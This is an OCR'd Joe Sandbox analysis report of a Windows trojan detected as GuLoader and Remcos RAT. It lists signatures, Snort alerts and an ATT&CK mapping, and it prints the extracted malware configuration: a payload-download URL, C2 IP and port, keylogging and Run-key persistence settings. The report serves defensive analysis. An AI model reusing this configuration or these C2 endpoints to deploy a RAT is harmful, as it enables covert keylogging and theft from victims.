ID: 635115
Sample Name:
SecuriteInfo.com.Trojan.Inject.3564.exe
Cookbook: default.jbs
Time: 14:38:35
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Trojan.Inject.3564.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.Inject.3564.exe
Analysis ID:	635115
MD5:	0d6d5bef9fc4a8d..
SHA1:	78ba54ad4ff986e.
SHA256:	824a49f83e2e0d..
Infos:	



Detection




GuLoader, Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Remcos RAT
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Hides threads from debuggers
- Installs a global keyboard hook
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.Trojan.Inject.3564.exe (PID: 4756 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe" MD5: 0D6D5BEF9FC4A8D2E0FC32BB4D524AAF)
  - SecuriteInfo.com.Trojan.Inject.3564.exe (PID: 4000 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe" MD5: 0D6D5BEF9FC4A8D2E0FC32BB4D524AAF)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://185.222.57.79/SALES/1%20FEB%202-22_jalPPiWqFb130.bin"
}
```


Threatname: Remcos

```
{
  "Host:Port:Password": "185.222.57.217:8780:|",
  "Assigned name": "Host",
  "Connect interval": "5",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "remcos",
  "Hide file": "Disable",
  "Mutex": "remcos_rurbibqnnhyclpl",
  "Keylog flag": "1",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "1",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screens",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "audio",
  "Connect delay": "0",
  "Copy folder": "remcos",
  "Keylog folder": "remcos"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.29960207912.0000000001CF0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000001.00000002.25193370365.00000000032C1000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000003.00000000.25046406894.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: SecuriteInfo.com.Trojan.Inject.3564.exe PID: 4000	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Outbound) - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174974987802825931 05/27/22-14:48:49.901221
SID:	2825931
Source Port:	49749
Destination Port:	8780
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Generic .bin download from Dotted Quad - Source IP: 192.168.11.20 - Destination IP: 185.222.57.79

Timestamp:	192.168.11.20185.222.57.7949748802018752 05/27/22-14:40:51.779893
SID:	2018752

Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN MSIL/Remcos Variant CnC Checkin - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174974987802829308 05/27/22-14:48:49.901221
SID:	2829308
Source Port:	49749
Destination Port:	8780
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	−
Timestamp:	185.222.57.217192.168.11.208780497492825930 05/27/22-14:48:49.899380
SID:	2825930
Source Port:	8780
Destination Port:	49749
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN MSIL/Remcos RAT CnC Checkin - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174974987802825929 05/27/22-14:40:51.910166
SID:	2825929
Source Port:	49749
Destination Port:	8780
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Antivirus detection for URL or domain

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

E-Banking Fraud

Yara detected Remcos RAT

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging

Hides threads from debuggers

Stealing of Sensitive Information

Yara detected Remcos RAT


Remote Access Functionality

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Masquerading	1 1 Input Capture	3 2 1 Security Software Discovery	Remote Services	1 1 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 2 Process Injection	2 2 Virtualization/Sandbox Evasion	LSASS Memory	2 2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 DLL Side-Loading	1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	3 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 1 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.Inject.3564.exe	12%	Virustotal		Browse
SecuriteInfo.com.Trojan.Inject.3564.exe	5%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsw99C.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsw99C.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.222.57.79/SALES/1%20FEB%202-22_jalPPiWqFb130.binY	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Virustotal		Browse
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://185.222.57.79/	2%	Virustotal		Browse
http://185.222.57.79/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
185.222.57.217	100%	Avira URL Cloud	malware	
http://185.222.57.79/SALES/1	0%	Avira URL Cloud	safe	
http://185.222.57.79/SALES/1%20FEB%202-22_jalPPiWqFb130.bin	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
185.222.57.217	true	• Avira URL Cloud: malware	unknown
http://185.222.57.79/SALES/1%20FEB%202-22_jalPPiWqFb130.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.222.57.79/SALES/1%20FEB%202-22_jalPPiWqFb130.binY	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000002.29959603610.0000000001868000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#DerivativeWorks	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048337068.00000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Distribution	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://185.222.57.79/	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000002.29960026730.00000000018BF000.00000004.00000020.00020000.00000000.sdmp	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#Attribution	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048749211.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048749211.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048337068.00000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://185.222.57.79/SALES/1	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000002.29960026730.00000000018BF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://creativecommons.org/ns#ShareAlike	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.Trojan.Inject.3564.exe, MDDINGEN.exe.3.dr	false		high
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048579911.0000000000626000.00000008.00000001.01000000.00000005.sdmp	false		high
http://creativecommons.org/ns#Notice	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Reproduction	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25187530812.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://www.gopher.ftp://ftp.	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000003.00000001.25048749211.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#	SecuriteInfo.com.Trojan.Inject.3564.exe, 00000001.00000002.25190200051.000000000295C000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.222.57.217	unknown	Netherlands		51447	ROOTLAYERNETNL	true
185.222.57.79	unknown	Netherlands		51447	ROOTLAYERNETNL	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635115
Start date and time: 27/05/202214:38:35	2022-05-27 14:38:35 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.Inject.3564.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/13@0/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 21.9% (good quality ratio 21.5%) • Quality average: 89% • Quality standard deviation: 20.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.124.57.242
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, wd-prod-cp.trafficmanager.net, wd-prod-cp-eu-west-3-fe.westeurope.cloudapp.azure.com
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:40:50	API Interceptor	4379x Sleep call for process: SecuriteInfo.com.Trojan.Inject.3564.exe modified
14:40:52	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Vattersottig9 C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe
14:41:00	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Vattersottig9 C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\CYKELPARKERINGENS.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	43
Entropy (8bit):	4.693479289485192
Encrypted:	false
SSDEEP:	3:JODb6MHIymy32ov:Jebozyn
MD5:	8B36E2227A5BD0472C64194B43581D90
SHA1:	E391FCABCE78C902A95B2B3A90F46380AA0E6031
SHA-256:	7A5D1B27408729909236B8B98CD3D19002750B7297981F32A6E6DD743B16BFB4
SHA-512:	FE426325981C65C37C16AE8021B2D8EDB50009743DC54C3EA2F496CA020BB980BCC43D70F5A2498A2AB8315183F5D2437DB72CCE69698978D927FA0E25DB137
Malicious:	false
Reputation:	low
Preview:	[Vddelber60]..Paxilla=EKSKOMMUNIKATIONERS..

C:\Users\user\AppData\Local\Temp\GL-1.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">.. <head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..b ody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;mar gin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{ 